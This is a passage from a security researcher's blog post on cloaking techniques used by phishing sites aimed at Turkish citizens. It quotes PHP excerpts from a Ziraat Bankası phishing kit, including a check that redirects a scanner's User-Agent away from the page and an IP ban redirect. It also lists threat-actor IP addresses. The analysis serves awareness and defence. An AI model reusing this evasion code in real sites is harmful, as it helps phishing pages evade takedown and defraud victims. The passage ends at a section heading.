Phishing Cloaking Techniques

written by Mert SARICA | 1 September 2025

CONTENTS

Introduction

Those of you who have read my blog post titled Investment Scammers have seen how scammers try to lure innocent people into their traps through fake ads on social media and networks. Just as in that article, websites play a critical role in fraud attempts and are essential for the operations of scammers.

In most cases, scammers manage to bring their victims to these websites through persuasion. From there, they steal the victims' information and then proceed to the next stage of their operation—contacting the victims via calls or messaging platforms like WhatsApp and Telegram. As one might expect, in this final stage, their aim is to trick victims into making money transfers and thus achieve their malicious goals.

Of course, the more experienced among these scammers are aware that companies fighting against cybercrime, such as SOCRadar and Netcraft, as well as national entities like USOM, scan and report these fraudulent websites and then have suspicious/malicious ones taken down. To bypass such scans, they take advantage of a technique called Cloaking, which has been used in the SEO world since 1996. In this article, I aimed to raise awareness by presenting the most common cloaking techniques and also introducing a tool I developed with artificial intelligence to easily bypass them.

Cloaking is when the content shown to search engines by a website differs from the content shown to users; this is a practice that violates search

engine optimization (SEO) rules. In this method, where different content is served to users and search engines, the goal is to gain an advantage in search results.

Purpose and Method of Cloaking

Search Engine Optimization (SEO):
Cloaking is a technique used to ensure that a website ranks higher in search engine results.

Different Content Delivery:
Search engine bots are made to believe that the website contains richer content filled with keywords relevant to search queries. However, real users are shown a different and usually less optimized version of the site.

Malicious Use:
This method is used to trick the algorithms of search engines such as Google and to display spam or misleading content to users.

To conduct a security analysis on phishing sites that use cloaking techniques, I first needed access to their source code. Since obtaining these on demand is not practically possible, I once again turned to the help of SOCRadar, as I did in my previous articles. :)

Since the SOCRadar platform not only detects phishing sites but, when necessary, can also obtain their source code to trace back to the threat actors behind them, I decided to acquire the source code of 500 phishing sites targeting Turkish citizens and perform a security analysis on them.

Geographic Cloaking


First, I examined a website belonging to the threat actor I covered in my Investment Scammers blog post. This threat actor, who has continued their fraud operations non-stop for a year, registered the domain name navoisco[.]info on August 6, 2025 and started using the website for fraudulent purposes on August 13, 2025.

When you visited this website from abroad, you were presented with content selling surf products. However, when accessed from Turkey, it appeared as a fraudulent webpage exploiting the name of the defense company Baykar, in short using the Geographic Cloaking technique. When you searched for this

address on the Google search engine, thanks to this cloaking method used by the scammers, it appeared in the records as a store selling surf products.

Note: I have been monitoring these threat actors for more than a year and concluded that they are Russian. They mainly carry out their operations through Ukrainian IP addresses (185.38.218.86, 185.237.75.100, 91.123.155.63). Since February 2025, they have launched 699 phishing websites, targeting approximately 9,000 Turkish citizens and stealing their personal information (name, surname, email address, phone number, IP address).

test@gmail.com	test	test	'380503223522	UA	159.224.64.139	volumeviin.com
test@gmail.com	test	test	'380992182888	UA	185.237.75.100	wwwborusan.com
test@gmail.com	test	test	'380042124241	UA	159.224.64.139	volumeviin.com
test@gmail.com	test	test	'380991292992	UA	185.237.75.100	volumeviin.com
test@gmail.com	test	test	'380501284234	UA	31.148.245.242	breakoyclh.com
test@gmail.com	test	test	'380991292992	UA	185.237.75.100	breakoyclh.com
test@gmail.com	тест	тест	'380992929292	UA	185.237.75.100	breakoyclh.com
test@gmail.com	test	test	'380912992929	UA	185.237.75.100	breakoyclh.com
test@gmail.com	test	test	'380501929292	UA	185.237.75.100	breakoyclh.com
test@gmail.com	test	test	'380658454664	UA	159.224.64.139	noriochiai.com
test@gmail.com	Test	Mobile	'380656568864	UA	159.224.64.139	token-academ.com
test@gmail.com	test	test	'380912020020	UA	185.237.75.100	breakoyclh.com
test@gmail.com	test	test	'380991292999	UA	185.237.75.100	oliorossi.pro
test@gmail.com	test	test	'380501299299	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380991202002	UA	185.237.75.100	news.borusana.com
test@gmail.com	test	test	'380333333333	UA	91.123.155.63	www.greenexhome.com
test@gmail.com	test	test	'380919292999	UA	185.237.75.100	homogeubpz.shop
test@gmail.com	test	test	'380912902020	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380912902020	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380912902020	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380912902020	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380501299292	UA	185.237.75.100	talentscanai.pro
test@gmail.com	test	test	'380510292999	UA	185.237.75.100	gmail
test@gmail.com	test	teest	'380501229292	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380912920020	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380501239299	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380500123912	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380919239293	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380991230230	UA	185.237.75.100	gmail
test@gmail.com	test	test	'380959120000	UA	185.237.75.100	perimasaliotel.pro
test@gmail.com	test	test	'380991230200	UA	185.237.75.100	gmail
test@gmail.com	tes	ttest	'380919239239	UA	185.237.75.100	gmail





User-Agent Based Cloaking


Secondly, on April 17, 2025, I began examining the source code of the phishing site mybbau[.]sa[.]com, which targeted Ziraat Bankası customers, and among the files, the one named netcraft_check.php caught my attention.

Netcraft is a UK-based cybersecurity and internet measurement company that has been operating since 1995. It is best known for its phishing and abuse reporting services and also provides hosting analysis and internet infrastructure statistics.

In this file, which was called from the index.php file located in the ziraatbank subfolder of the phishing site, there was a User-Agent string believed to be used by Netcraft to detect phishing sites. When a connection was made to the website with this string, the user’s browser was redirected via google.ca to the web address https://appleid.apple.com, thereby carrying out the cloaking process.



mybbau.sa.com
Back/Forward
View
Group
Share
Edit Tags
Action
New File Menu
Keka
Search
Name
Date Modified
Size
Kind
ziraat — Today at 16:53 — -- — Folder
admin_ziirtata.sql — Apr 17, 2025 at 02:15 — 40 KB — SQL file
assets — Apr 17, 2025 at 02:15 — -- — Folder
Content — Apr 17, 2025 at 02:15 — -- — Folder
core91f5.js — Apr 17, 2025 at 02:15 — 1.2 MB — JavaScript
index.php — Apr 17, 2025 at 02:15 — 4 KB — PHP script
jquery361c.js — Apr 17, 2025 at 02:15 — 321 KB — JavaScript
plugins.min7a39.css — Apr 17, 2025 at 02:15 — 345 KB — Text Document
sub.min179c.css — Apr 17, 2025 at 02:15 — 340 KB — Text Document
ui.min4f26.js — Apr 17, 2025 at 02:15 — 143 KB — JavaScript
ziraat.zip — Apr 16, 2025 at 12:27 — 6.3 MB — ZIP archive
ziraatbank — Today at 16:53 — -- — Folder
_block — Apr 17, 2025 at 02:15 — -- — Folder
blacklist_lookup.php — Apr 17, 2025 at 02:15 — 7 KB — PHP script
blacklist.dat — Apr 17, 2025 at 02:15 — 32 KB — DAT file
blocker.php — Apr 17, 2025 at 02:15 — 4 KB — PHP script
netcraft_check.php — Apr 17, 2025 at 02:15 — 362 bytes — PHP script
visitor_log.php — Apr 17, 2025 at 02:15 — 299 bytes — PHP script
_kontrol — Apr 17, 2025 at 02:15 — -- — Folder
_net — Apr 17, 2025 at 02:15 — -- — Folder
_ZAE23AFeAd — Apr 17, 2025 at 02:15 — -- — Folder
baglanz.php — Today at 17:56 — 5 KB — PHP script
Firstsms.php — Apr 17, 2025 at 02:15 — 19 KB — PHP script
index.php — Apr 17, 2025 at 02:15 — 27 KB — PHP script
loading.gif — Apr 17, 2025 at 02:15 — 119 KB — GIF Image
loading.php — Apr 17, 2025 at 02:15 — 24 KB — PHP script
Login — Apr 17, 2025 at 02:15 — -- — Folder
pola.php — Apr 17, 2025 at 02:15 — 4 KB — PHP script
ProcDone.php — Apr 17, 2025 at 02:15 — 7 KB — PHP script
robots.txt — Apr 17, 2025 at 02:15 — 61 KB — Plain Text
SecureSms.php — Apr 17, 2025 at 02:15 — 15 KB — PHP script
security_phone.php — Apr 17, 2025 at 02:15 — 18 KB — PHP script
WebResource.axd — Apr 17, 2025 at 23 KB — Document
ziraatOnay.php — Apr 17, 2025 at 02:15 — 20 KB — PHP script



index.php
include 'baglanz.php';
$ip = GetIP();
$db->query("UPDATE sazan SET now = 'AnaSayfada' WHERE ip = '{$ip}'");
$ayarsor = $db->prepare("SELECT * from ayarlar where ayar_id=:id");
$ayarsor->execute(array('id' => 0));
$ayarcek=$ayarsor->fetch(PDO::FETCH_ASSOC);
include '_kontrol/Country_Detect.php';
include '_kontrol/Moblie_Detect.php';
include '_kontrol/geoplugin.class.php';
$ban = $db->query("SELECT * FROM ban", PDO::FETCH_ASSOC);
foreach($ban as $kontrol){
if($kontrol['ban'] == $ip){
header('Location:http://www.google.com.tr');
<!DOCTYPE html>
<html class="login">
<head>
<meta http-equiv="Content-Language" content="tr" />
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-9" />
<meta name="description" content="" />
<meta name="keyword" content="" />
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<title>Hoşgeldiniz | Ziraat Bankası İnternet Bankacılığı </title>
<link rel="icon" href="../../Content/assets/img/touch_icon.png">
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.
Line 1, Column 1
Spaces: 4
baglanz.php
UNREGISTERED
<?php
include '_block/blocker.php';
include '_block/blacklist_lookup.php';
include '_block/netcraft_check.php';
error_reporting(0);
date_default_timezone_set('Europe/Istanbul');
try
{
$db=new PDO("mysql:host=localhost;dbname=admin_ziraAFat;charset=utf8",'
admin_ziraAFat','admin_ziraAFat');
}
catch (PDOExpception $e)
{
echo $e->getMessage();
}
function guvenlik($gelen)
{
$giden = addslashes($gelen);
$giden = htmlspecialchars($giden);
$giden = strip_tags($giden);
$giden = htmlentities($giden);
return $giden;
}
function encryptz($string, $key)
{
$encrypted_string = openssl_encrypt($string, "AES-128-ECB", $key);
return $encrypted_string;
}
function decrypt($string, $key)
{
$decrypted_string = openssl_decrypt($string, "AES-128-ECB", $key);
return $decrypted_string;
}
$anahtazr = "SeAsAykO_OÇlar";
function temizle($str)
{
$str = str_replace(array("'","'","/","<script>","<",">"), "", $str);
$str = preg_replace("/\s+/", " ", $str);
return $str;
}
Line 24, Column 1
Spaces: 4
PHP


netcraft_check.php
<?php @error_reporting(0);
if ($v_agent == "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)") {
header("Location: https://www.google.ca/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0ahUKEwi_yey8kvzJAhWwj4MKHVp5ALcQFggcMAA&url=https%3A%2F%2F
appleid.apple.com%2F&usg=AFQjCNF7841Jq5PLrYJwYDN8RkcZjuNVww");
die();
}
?>


Blacklist-Based Cloaking

